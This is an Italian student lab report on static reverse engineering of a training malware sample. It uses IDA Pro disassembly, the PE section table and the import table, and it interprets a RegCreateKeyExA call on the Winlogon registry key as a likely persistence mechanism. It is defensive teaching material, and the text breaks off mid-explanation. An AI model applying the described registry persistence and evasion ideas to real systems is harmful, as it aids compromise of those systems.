



BUILD WEEK 3

**MALWARE ANALYSIS
AND
REVERSE ENGINEERING**

 cybereagles.com



TABLE OF CONTENT

3

Giorno 1

3

Giorno 2

3

Giorno 3

3

Giorno 4

3

Giorno 5



GIORNO 1

GIORNO 1

Con riferimento al file eseguibile Malware_Build_Week_U3, rispondere ai seguenti quesiti utilizzando i tool e le tecniche apprese nelle lezioni teoriche:

Quanti **parametri** sono passati alla funzione **Main()**?

Quante **variabili** sono dichiarate all'interno della funzione **Main()**?

Quali **sezioni** sono presenti all'interno del file eseguibile? Descrivere brevemente almeno 2 di quelle identificate.

Quali **librerie** importa il Malware? Per ognuna delle librerie importate, fare delle **ipotesi** sulla base della sola analisi statica delle funzionalità che il Malware potrebbe implementare.
Utilizzare le **funzioni** che sono richiamate all'interno delle **librerie** per supportare le vostre ipotesi.

GIORNO 1

Con riferimento al Malware in analisi, spiegare:

Lo **scopo** della **funzione chiamata** alla **locazione** di **memoria 00401021**.

Come vengono passati i **parametri** alla funzione alla locazione **00401021**.

Che **oggetto** rappresenta il parametro alla locazione **00401017**.

Il significato delle **istruzioni comprese tra gli indirizzi 00401027 e 00401029**.
Se serve, valutare anche un'altra o altre due righe assembly.

Con riferimento all'ultimo quesito, **tradurre il codice Assembly nel corrispondente costrutto C**.

Valutare la chiamata alla **locazione 00401047**, qual è il valore del parametro **ValueName**?

Quanti parametri sono passati alla funzione Main()?

Utilizzo dell'Interactive Disassembler IDA PRO:


- Utilizzando **IdaPro** per analizzare il file eseguibile **Malware_Build_U3** si ottiene il **codice assembly** del malware.

La funzione main viene definita con la seguente firma: ; int __cdecl main(int argc, const char **argv, const char **envp)

Questo suggerisce che la funzione main accetta **tre parametri**.

Parametri accettati dalla funzione main:

- **argc** (*argument count*): intero che contiene il numero di argomenti passati alla riga di comando quando il programma viene eseguito, incluso il nome del programma stesso. Usato per sapere **quanti argomenti della riga di comando sono stati forniti**.
- **argv** (*argument vector*): puntatore a un array di stringhe, dove ogni stringa rappresenta un argomento della riga di comando. Normalmente serve per **accedere agli argomenti della riga di comando**.
- **envp** (*environment pointer*): puntatore a un array di stringhe che rappresenta le variabili d'ambiente disponibili per il programma. In generale serve per **accedere alle variabili d'ambiente del sistema operativo**.



```
 ; Attributes: bp-based frame
; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

hModule= dword ptr -11Ch
Data= byte ptr -118h
var_117= byte ptr -117h
var_8= dword ptr -8
var_4= dword ptr -4
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h
```

Questi valori indicano che i parametri sono passati sulla pila e accessibili tramite offset rispetto al puntatore di base (**ebp**):

- **argc** si trova a **[ebp + 8]**
- **argv** si trova a **[ebp + 0Ch]**
- **envp** si trova a **[ebp + 10h]**

Quante variabili sono dichiarate all'interno della funzione Main()?


Le **variabili locali** dichiarate all'interno della funzione **main** sono generalmente allocate nello stack e sono accessibili tramite offset negativi rispetto a ebp.

Nel codice assembly fornito, sono dichiarate le seguenti variabili:

hModule= dword ptr -11Ch ; Data= byte ptr -118h ; var_117= byte ptr -117h ; var_8= dword ptr -8 ; var_4= dword ptr -4

Ciò implica che ci sono **5 variabili locali dichiarate**.

- **hModule** è una variabile dword che memorizza l'handle del modulo del programma, ottenuto tramite **GetModuleHandleA**, rappresentando l'indirizzo base del modulo.
- **Data** è una variabile byte che inizia un buffer utilizzato per **memorizzare stringhe o dati temporanei**, fungendo da punto di partenza per l'area di memoria.
- **var_117** è un byte che fa parte del buffer iniziato da Data, utilizzato per operazioni di **copia o manipolazione di dati**.
- **var_8** è una variabile dword che **memorizza l'indirizzo di una stringa**, specificamente l'indirizzo dell'ultimo backslash trovato tramite strrchr.
- **var_4** è una variabile dword che inizialmente è impostata a 0, ma poi **memorizza il valore restituito dalla funzione sub_401080**.



The screenshot shows the assembly view of the Immunity Debugger. The assembly code is as follows:

```
; Attributes: bp-based frame
; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

hModule= dword ptr -11Ch
Data= byte ptr -118h
var_117= byte ptr -117h
var_8= dword ptr -8
var_4= dword ptr -4
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h
```

The variables are highlighted with colored boxes: hModule (green), Data (green), var_117 (purple), var_8 (green), var_4 (green), argc (green), argv (green), and envp (green). The labels _main and proc are also highlighted in purple.

Quali sezioni sono presenti all'interno del file eseguibile?
Descrivere brevemente almeno 2 di quelle identificate.

Nel file eseguibile **Malware_Build_Week_U3.exe** con l'utilizzo di **CFF Explorer** vengono individuate le seguenti **sezioni**:

Malware_Build_Week_U3.exe										
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics	
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword	
.text	00005646	00001000	00006000	00001000	00000000	00000000	0000	0000	60000020	
.rdata	000009AE	00007000	00001000	00007000	00000000	00000000	0000	0000	40000040	
.data	00003EA8	00008000	00003000	00008000	00000000	00000000	0000	0000	C0000040	
.rsrc	00001A70	0000C000	00002000	0000B000	00000000	00000000	0000	0000	40000040	

- **.text:** contiene il codice eseguibile del programma. Ciò include le istruzioni *machine code* che il processore eseguirà. È la sezione più importante di un eseguibile perché contiene la logica operativa principale del programma. Questa sezione è generalmente impostata come **eseguibile e di sola lettura**. Non viene modificata durante l'esecuzione del programma.
- **.rdata:** contiene **dati di sola lettura**, come stringhe di testo costanti, informazioni di debug e altre **risorse che il programma potrebbe necessitare senza modificare**. In alcuni eseguibili, può anche contenere tabelle di importazione ed esportazione.
- **.data:** contiene **variabili globali e statiche che vengono inizializzate**. Contrariamente a .rdata, i **dati in .data possono essere letti e modificati durante l'esecuzione del programma**.
- **.rsrc:** contiene le **risorse del programma**, come icone, immagini, file audio, cursori, e dialoghi. È utilizzata dal sistema operativo per caricare e gestire queste risorse in fase di esecuzione.

Quali librerie importa il Malware?

Per ogni libreria, fare ipotesi sulla base dell'analisi statica delle funzionalità che il Malware potrebbe implementare usando le funzioni che sono richiamate all'interno delle librerie.

Come si vede nell'immagine, il malware importa due librerie principali: **KERNEL32.dll** e **ADVAPI32.dll**

Malware_Build_Week_U3.exe						
Module Name	Imports	OFTs	TimeStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	51	00007534	00000000	00000000	0000769E	0000700C
ADVAPI32.dll	2	00007528	00000000	00000000	000076D0	00007000

- **KERNEL32.dll**

E' una delle principali librerie di Windows che **contiene la maggior parte delle funzioni di gestione del sistema operativo**. Include funzioni per la **gestione della memoria**, delle **risorse**, dei **processi** e dei **thread**, dell'**I/O**, e altre **operazioni** di basso livello **necessarie per l'esecuzione del software**.

La presenza di questa libreria all'interno del malware suggerisce che il malware sta sfruttando alcune funzionalità di base del sistema operativo per raggiungere i suoi obiettivi.

- **ADVAPI32.dll**

Fornisce funzioni per la **gestione delle operazioni di sicurezza avanzata**, come la gestione degli **utenti** e dei **gruppi**, la **registrazione di eventi di sistema** e la **gestione dei registri di sistema**.

Funzionalità della libreria KERNEL32.dll

- **Gestione della memoria:** Le funzioni ***VirtualAlloc***, ***VirtualFree***, ***HeapFree*** e ***FreeResource*** suggeriscono che il malware potrebbe allocare e liberare memoria a sua discrezione. Il malware potrebbe usarle per nascondere il codice malevolo o per eseguire operazioni dannose nel sistema senza essere rilevato.
- **Interazione con il sistema:** Le funzioni ***GetModuleFileNameA***, ***GetModuleHandleA***, ***GetCommandLineA***, ***GetLastError***, ***GetVersion*** e ***ExitProcess*** indicano che il malware potrebbe ottenere informazioni sul sistema, come il nome del file eseguibile, l'handle del modulo, la linea di comando, l'errore più recente, la versione del sistema e l'uscita del processo.
- **Esecuzione di codice:** La funzione ***LoadResource*** suggerisce che il malware potrebbe essere in grado di caricare risorse da file. Queste risorse potrebbero contenere codice malevolo che viene eseguito una volta caricato.

OFTs	FTs (IAT)	Hint	Name
00007570	00007048	00007734	00007736
Dword	Dword	Word	szAnsi
00007632	00007632	0295	SizeofResource
00007644	00007644	01D5	LockResource
00007654	00007654	01C7	LoadResource
00007622	00007622	02BB	VirtualAlloc
00007674	00007674	0124	GetModuleFileNameA
0000768A	0000768A	0126	GetModuleHandleA
00007612	00007612	00B6	FreeResource
00007664	00007664	00A3	FindResourceA
00007604	00007604	001B	CloseHandle
000076DE	000076DE	00CA	GetCommandLineA
000076F0	000076F0	0174	GetVersion
000076FE	000076FE	007D	ExitProcess
0000770C	0000770C	019F	HeapFree
00007718	00007718	011A	GetLastError
00007728	00007728	02DF	WriteFile

Funzionalità della libreria KERNEL32.dll

- **Gestione dei file:** Funzioni come **CreateFileA, WriteFile, ReadFile** permettono al malware di **manipolare i file sul disco**, come creare, leggere, scrivere o cancellare file.
- **Caricamento dinamico:** Funzioni come **LoadLibraryA, GetProcAddress** permettono al malware di caricare altre librerie e chiamare funzioni specifiche in modo dinamico.
- **Comunicazione con l'utente:** La funzione **GetCommandLineA** suggerisce che il malware potrebbe essere in grado di leggere gli argomenti della riga di comando. Questo potrebbe essere utilizzato per **ricevere comandi dall'utente o per identificare il percorso del file eseguibile del malware.**

Ipotesi sul comportamento del Malware

Le funzioni importate da **KERNEL32.dll** indicano che il malware è progettato per **manipolare memoria e file, caricare dinamicamente moduli, eseguire o terminare processi, e interagire con risorse di sistema a basso livello**. Questo arsenale di funzioni permette al malware di eseguire una vasta gamma di operazioni malevole, dal furto di informazioni alla persistenza nel sistema compromesso.

00007896	00007896	0199	HeapAlloc
000078A2	000078A2	01A2	HeapReAlloc
000078B0	000078B0	027C	SetStdHandle
000078C0	000078C0	00AA	FlushFileBuffers
000078D4	000078D4	026A	SetFilePointer
000078E6	000078E6	0034	CreateFileA
000078F4	000078F4	00BF	GetCPIInfo
00007900	00007900	00B9	GetACP
0000790A	0000790A	0131	GetOEMCP
00007916	00007916	013E	GetProcAddress
00007928	00007928	01C2	LoadLibraryA
00007938	00007938	0261	SetEndOfFile
00007948	00007948	0218	ReadFile
00007954	00007954	01E4	MultiByteToWideChar
0000796A	0000796A	01BF	LCMapStringA
0000797A	0000797A	01C0	LCMapStringW
0000798A	0000798A	0153	GetStringTypeA
0000799C	0000799C	0156	GetStringTypeW

Funzionalità della libreria ADVAPI32.dll

- **RegCreateKeyExA**

Crea o apre una chiave di registro esistente, consentendo al malware di **aggiungere chiavi di registro per garantirsi la persistenza nel sistema**, come l'esecuzione automatica all'avvio.

- **RegSetValueExA**

Imposta o modifica il valore di una chiave di registro, permettendo al malware di **alterare configurazioni di sistema, nascondere** la sua **presenza o memorizzare dati** per le sue operazioni.

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
000076AC	000076AC	0186	RegSetValueExA
000076BE	000076BE	015F	RegCreateKeyExA

Ipotesi sul Comportamento del Malware:

- **Persistenza:** Utilizzando **RegCreateKeyExA** e **RegSetValueExA**, il malware può **creare chiavi e valori di registro** per assicurarsi che venga eseguito automaticamente all'avvio del sistema, mantenendo così una persistenza a lungo termine nel sistema infetto.
- **Modifica delle Configurazioni di Sistema:** Il malware potrebbe modificare impostazioni critiche del sistema attraverso il registro, potenzialmente disabilitando funzionalità di sicurezza o alterando configurazioni **per agevolare ulteriori attività dannose**.
- **Evasione dalla Rilevazione:** Manipolando il registro di sistema, il malware può **nascondere file o processi**, configurando chiavi di registro che modificano il modo in cui il sistema operativo o altri software di sicurezza visualizzano o rilevano file e processi.

Scopo della Funzione Chiamata alla Locazione di Memoria 00401021

La **funzione chiamata** alla locazione di memoria **00401021** è **RegCreateKeyExA**.

Nel contesto del malware, la chiamata a **RegCreateKeyExA** ha lo scopo di creare o aprire una chiave di registro in una posizione particolare del registro di sistema, come indicato dal parametro **SubKey (SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon)**.

```
.text:00401000          push   ebp
.text:00401001          mov    ebp, esp
.text:00401003          push   ecx
.text:00401004          push   0          ; lpdwDisposition
.text:00401006          lea    eax, [ebp+hObject]
.text:00401009          push   eax          ; phkResult
.text:0040100A          push   0          ; lpSecurityAttributes
.text:0040100C          push   0F003Fh     ; samDesired
.text:00401011          push   0          ; dwOptions
.text:00401013          push   0          ; lpClass
.text:00401015          push   0          ; Reserved
.text:00401017          push   offset SubKey    ; "SOFTWARE\Microsoft\Windows NT\CurrentVe"...
.text:0040101C          push   80000002h     ; hKey
.text:00401021          call   ds:RegCreateKeyExA
.text:00401027          test   eax, eax
.text:00401029          jz    short loc_401032
.text:0040102B          mov    eax, 1
.text:00401030          jmp   short loc_40107B
```

L'obiettivo principale potrebbe essere:

- **Persistenza:** Creare una chiave di registro per eseguire il malware automaticamente ad ogni avvio del sistema.
- **Modifica delle Configurazioni di Sistema:** Manipolare impostazioni critiche di Windows per controllare o influenzare il comportamento del sistema operativo.

Passaggio dei Parametri alla Funzione alla Locazione 00401021

I parametri vengono passati alla funzione **RegCreateKeyExA** tramite la **stack** in accordo con la convenzione di chiamata **stdcall**, tipica delle API di Windows.

I parametri vengono pushati sulla stack in ordine inverso rispetto alla loro dichiarazione nella funzione:

```
.text:00401000    push    ebp
.text:00401001    mov     ebp, esp
.text:00401003    push    ecx
.text:00401004    push    0          ; lpdwDisposition
.text:00401006    lea     [ebp+hObject]
.text:00401009    push    eax        ; phkResult
.text:0040100A    push    0          ; lpSecurityAttributes
.text:0040100C    push    0F003Fh   ; samDesired
.text:00401011    push    0          ; dwOptions
.text:00401013    push    0          ; lpClass
.text:00401015    push    0          ; Reserved
.text:00401017    push    offset SubKey ; "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
.text:0040101C    push    80000002h   ; hKey
.text:00401021    call    ds:RegCreateKeyExA
.text:00401027    test   eax, eax
.text:00401029    jz    short loc_401032
.text:0040102B    mov    eax, 1
.text:00401030    jmp    short loc_40107B
```

- **0x80000002h (push all'indirizzo 0040101C)**: rappresenta l'identificatore predefinito di Windows per **HKEY_LOCAL_MACHINE**, un ramo del registro di sistema che contiene configurazioni valide per tutti gli utenti del computer.
- **SubKey (SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, push all'indirizzo 00401017)**: rappresenta la sottochiave del registro che il malware intende creare o aprire sotto **HKLM**.
- **0 (push all'indirizzo 00401015)**: Questo valore rappresenta il campo **Reserved**, che deve essere sempre **zero**.
- **0 (push all'indirizzo 00401013)**: rappresenta il campo **IpClass**, che definisce la classe della chiave.
- **0 (push all'indirizzo 00401011)**: Questo parametro indica **dwOptions**, che definisce le opzioni per la creazione della chiave. Zero significa **nessuna opzione speciale**.
- **0F003Fh (push all'indirizzo 0040100C)**: Questo valore rappresenta **samDesired**, che specifica i diritti di accesso desiderati.
- **0 (push all'indirizzo 0040100A)**: Questo parametro rappresenta **lpSecurityAttributes**, che determina i diritti di sicurezza della chiave. Passando 0, la chiave erediterà i diritti di sicurezza predefiniti.
- **&hObject (push all'indirizzo 00401009)**: puntatore a una variabile che riceve l'handle della chiave di registro creata o aperta.
- **0 (push all'indirizzo 00401004)**: Questo parametro rappresenta **lpdwDisposition**, che può ricevere informazioni sull'operazione (se la chiave è stata aperta o creata). Qui viene passato zero, indicando che questa informazione non è richiesta.

Che oggetto rappresenta il parametro alla locazione 00401017

il parametro alla locazione 00401017 rappresenta la **chiave di registro** che il malware sta cercando di creare o aprire nel registro di sistema di Windows.

All'indirizzo "**SOFTWARE | Microsoft | WindowsNT | CurrentVersion | Winlogon**", l'istruzione **push offset SubKey** spinge l'indirizzo del parametro SubKey sulla stack.

```
* .text:00401015          push    0                  ; Reserved
* .text:00401017          push    offset SubKey    ; "SOFTWARE\\Microsoft\\Windows NT\\CurrentVe...
* .text:0040101C          push    80000002h      ; hKey
* .text:00401021          call    ds:RegCreateKeyExA
* .text:00401027          test    eax, eax
```

Questo parametro è passato alla funzione **RegCreateKeyExA**.

- Il parametro **SubKey** è una stringa che rappresenta il **percorso** di una **sottochiave** del **registro di sistema di Windows**.
- In questo caso, la stringa "**SOFTWARE | Microsoft | Windows NT | CurrentVersion | Winlogon**" è il **percorso della chiave** di registro sotto il nodo **HKEY_LOCAL_MACHINE** o **HKEY_CURRENT_USER**.

In sintesi, il **parametro alla locazione 00401017 (SubKey)** rappresenta un **percorso specifico nel registro di sistema di Windows**. È passato alla funzione **RegCreateKeyExA**, che verrà utilizzata per **creare o aprire la chiave di registro a quel percorso**. Questa operazione fa parte della tecnica del malware per **modificare le impostazioni di sistema** o **mantenere la persistenza sul sistema compromesso**.

Significato delle Istruzioni tra gli Indirizzi 00401027 e 00401029

Le istruzioni tra gli indirizzi **00401027** e **00401029** verificano se la chiamata alla funzione **RegCreateKeyExA** (chiamata alla locazione 00401021) è **riuscita o meno**. Queste istruzioni decidono cosa fare in base al risultato della chiamata.

```
• .text:00401021          call ds:RegCreateKeyExA
• .text:00401027          test eax, eax
• .text:00401029          jz short loc_401032
• .text:0040102B          mov eax, 1
• .text:00401030          jmp short loc_40107B
```

- **00401027: test eax, eax**

Questa istruzione effettua un'operazione di test logico tra il registro **eax** e se stesso.

Non modifica il valore di **eax** ma aggiorna i flag del processore (ad esempio il flag zero, ZF) in base al risultato.

Se eax è 0, il flag zero (ZF) viene impostato a 1, altrimenti viene impostato a 0.

